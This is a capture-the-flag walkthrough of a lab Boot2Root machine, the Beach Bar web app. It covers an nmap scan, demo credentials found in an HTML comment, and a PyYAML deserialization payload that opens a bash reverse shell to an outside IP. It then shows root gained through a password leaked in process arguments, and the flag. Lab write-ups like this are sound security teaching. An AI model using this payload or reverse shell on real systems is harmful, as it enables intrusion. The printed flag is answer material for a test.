

Hacker Holiday - Day 5 - Beach Bar - Boot2Root

#Web

#Boot2Root

#YAML

#PrivilegeEscalation

Objective

The objective was to enumerate the target, gain access to the Beach Bar web application, exploit the unsafe playlist import feature to obtain a shell, escalate privileges to root, and retrieve the root flag.


I began with an Nmap scan to identify the exposed services and collect default script and version information. The scan showed SSH on port 22 and a Unicorn-backed HTTP service on port 80. The web title was “Beach Bar // Sign in,” and the server redirected requests to /login.

```
sudo nmap -sV -sC -p- 10.113.186.231
```

```
(fc0d3x@fc0d3x)-[~/thm/HackerHoliday26/Boot2Root]
$ sudo nmap -sV -sC -p- 10.113.186.231
[sudo] password for fc0d3x:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-31 12:14 -0400
Nmap scan report for 10.113.186.231
Host is up (0.065s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.18 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 18:b1:75:85:b7:2e:b5:fe:99:23:ab:9b:ae:fc:4d:86 (ECDSA)
|_  256 e4:6e:ce:f0:c0:38:38:12:04:b6:e1:5b:29:a5:21:c6 (ED25519)
80/tcp    open  http      Unicorn
|_ http-server-header: gunicorn
|_ http-title: Beach Bar // Sign in
|_ Requested resource was /login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

I opened the target in a browser and reached the DJ booth sign-in page. No credentials were provided in the visible interface, so I inspected the page source for comments, test accounts, or developer notes.

```
http://10.113.186.231/login
```




The HTML source contained a staff comment stating that the demo DJ login was still enabled for the soft opening. The comment disclosed the username and password as dj / dj. I used these credentials to authenticate.

Username: dj
Password: dj

```
34  h2 { font-size:13px; color:var(--muted); text-transform:uppercase; letter-spacing:2px; margin:0 0 10px; }
35  label { display:block; margin:14px 0 5px; color:var(--muted); font-weight:600; font-size:13px; }
36  input[type=text], input[type=password], textarea {
37    width:100%; background:#fff; border:1px solid var(--line); color:var(--ink);
38    padding:11px 13px; border-radius:9px; font:inherit;
39  }
40  textarea { min-height:210px; resize:vertical; font-family:ui-monospace,Menlo,Consolas,monospace; font-size:13px; }
41  button {
42    background:var(--coral); color:#fff; border:0; padding:11px 22px;
43    border-radius:9px; font:inherit; font-weight:700; cursor:pointer; margin-top:16px;
44  }
45  button:hover { filter:brightness(1.05); }
46  .flash { background:#ffefd8; border:1px solid var(--coral); color:#b5402a; padding:10px 14px; border-radius:9px; margin-bottom:16px; }
47  pre { background:#fff; border:1px solid var(--line); border-radius:9px; padding:14px; overflow:auto; }
48  .muted { color:var(--muted); }
49  .stat { display:inline-block; min-width:140px; margin:6px 16px 6px 0; }
50  .stat b { display:block; font-size:24px; color:var(--sea); }
51  a.dl { color:var(--coral); font-weight:700; }
52 </style>
53 </head>
54 <body>
55 <header>
56 <div class="brand"><span class="sun">&#9728;</span> BEACH&nbsp;BAR</div>
57 <nav>
58
59 </nav>
60 </header>
61 <main>
62
63 <div class="flash">Invalid credentials.</div>
64
65
66 <div class="card" style="max-width:420px;margin:48px auto;">
67 <h1>DJ booth sign-in</h1>
68 <p class="muted">Manage the jukebox playlists for tonight's set.</p>
69 <!--
70 staff note: the demo DJ login is still enabled for the soft opening.
71 dj / dj -- swap this before the season starts (ticket BAR-7)
72 -->
73 <form method="post">
```


The exposed developer comment provided valid credentials and granted access to the authenticated dashboard

After signing in, I reached the DJ dashboard. It showed the current set and offered Import and Export functions for playlists. The Import feature accepted YAML either pasted into a text box or uploaded as a `.yaml` file, which suggested that the backend was deserializing user-controlled YAML.



I opened the Import playlist page and confirmed that arbitrary YAML could be submitted directly. Because Python applications sometimes use unsafe PyYAML loaders, I tested a Python object tag that invokes `os.system`. The command launched a Bash reverse shell back to my machine.

```
!!python/object/apply:os.system
- "bash -c 'bash -i >& /dev/tcp/192.168.143.192/4444 0>&1'"
```



Import playlist

Paste a playlist (YAML) or upload a .yml set exported from another night.

Playlist YAML

```
!!python/object/apply:os.system
- "bash -c 'bash -i >& /dev/tcp/192.168.143.192/4444 0>&1'"
```

...or upload a file

Browse...

No file selected.

Load playlist

Before loading the malicious playlist, I started a Netcat listener on port 4444. I then submitted the crafted YAML through the import form. The payload was evaluated server-side and connected back to my listener.

```
nc -lvnp 4444
```

The callback produced an interactive shell in /opt/beach-bar/webapp. I checked the effective user with whoami and id. Both commands showed that the shell was running as the low-privileged bartender account with UID and GID 1001

The callback produced an interactive shell in /opt/beach-bar/webapp. I checked the effective user with whoami and id. Both commands showed that the shell was running as the low-privileged bartender account with UID and GID 1001.

```
whoami
id
```

Remote code execution was achieved as bartender

```

(fc0d3x@fc0d3x)-[~/thm/HackerHoliday26/Boot2Root]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.143.192] from (UNKNOWN) [10.113.186.231] 50894
bash: cannot set terminal process group (607): Inappropriate ioctl for device
bash: no job control in this shell
bartender@tryhackme-2404:/opt/beach-bar/webapp$ whoami
whoami
bartender
bartender@tryhackme-2404:/opt/beach-bar/webapp$ id
id
uid=1001(bartender) gid=1001(bartender) groups=1001(bartender)
bartender@tryhackme-2404:/opt/beach-bar/webapp$

```

I inspected running processes for the jukebox service. Its command line exposed a stream password: `SunsetSpritz2024!`. Since service passwords are often reused, I tested this value as the local root password.

```
ps aux | grep -i juke
```

```

bartender@tryhackme-2404:/opt/beach-bar$ ps aux | grep -i juke
root        600  0.0  0.2 20176 11716 ?        Ss   16:08   0:00 /opt/beach-bar/venv/bin/python /opt/beach-bar/jukeboxd/jukeboxd.py --stream-pass SunsetSpritz2024! --bitrate 320k

```

The password visible in the process arguments was accepted by su, allowing a direct privilege escalation to root.

I switched to the root account with su, verified the new identity with id, changed to /root, listed the directory, and read root.txt. The command output confirmed UID 0 and revealed the final flag.

```

bartender@tryhackme-2404:/opt/beach-bar/webapp$ su root
su root
Password: SunsetSpritz2024!
ls
__pycache__
app.py
requirements.txt
templates
id
uid=0(root) gid=0(root) groups=0(root)

```

```
cd /root
ls -la
total 60
drwx----- 6 root root 4096 Jul 31 09:24 .
drwxr-xr-x 22 root root 4096 Jul 31 16:08 ..
-rw----- 1 root root 381 Jul 31 14:07 .bash_history
-rw-r--r-- 1 root root 3106 Dec 5 2019 .bashrc
drwxr-xr-x 3 root root 4096 Jun 11 10:55 .cache
-rw----- 1 root root 20 Jun 11 12:59 .lessht
drwxr-xr-x 3 root root 4096 Oct 22 2024 .local
-rw-r--r-- 1 root root 161 Dec 5 2019 .profile
drwx----- 2 root root 4096 Oct 22 2024 .ssh
-rw----- 1 root root 13622 Jul 31 09:24 .viminfo
-rw----- 1 root root 39 Jun 11 12:59 root.txt
drwxr-xr-x 4 root root 4096 Oct 22 2024 snap
cat root.txt
THM{cr3d3nt14l_r3us3_4t_th3_b34ch_b4r}
```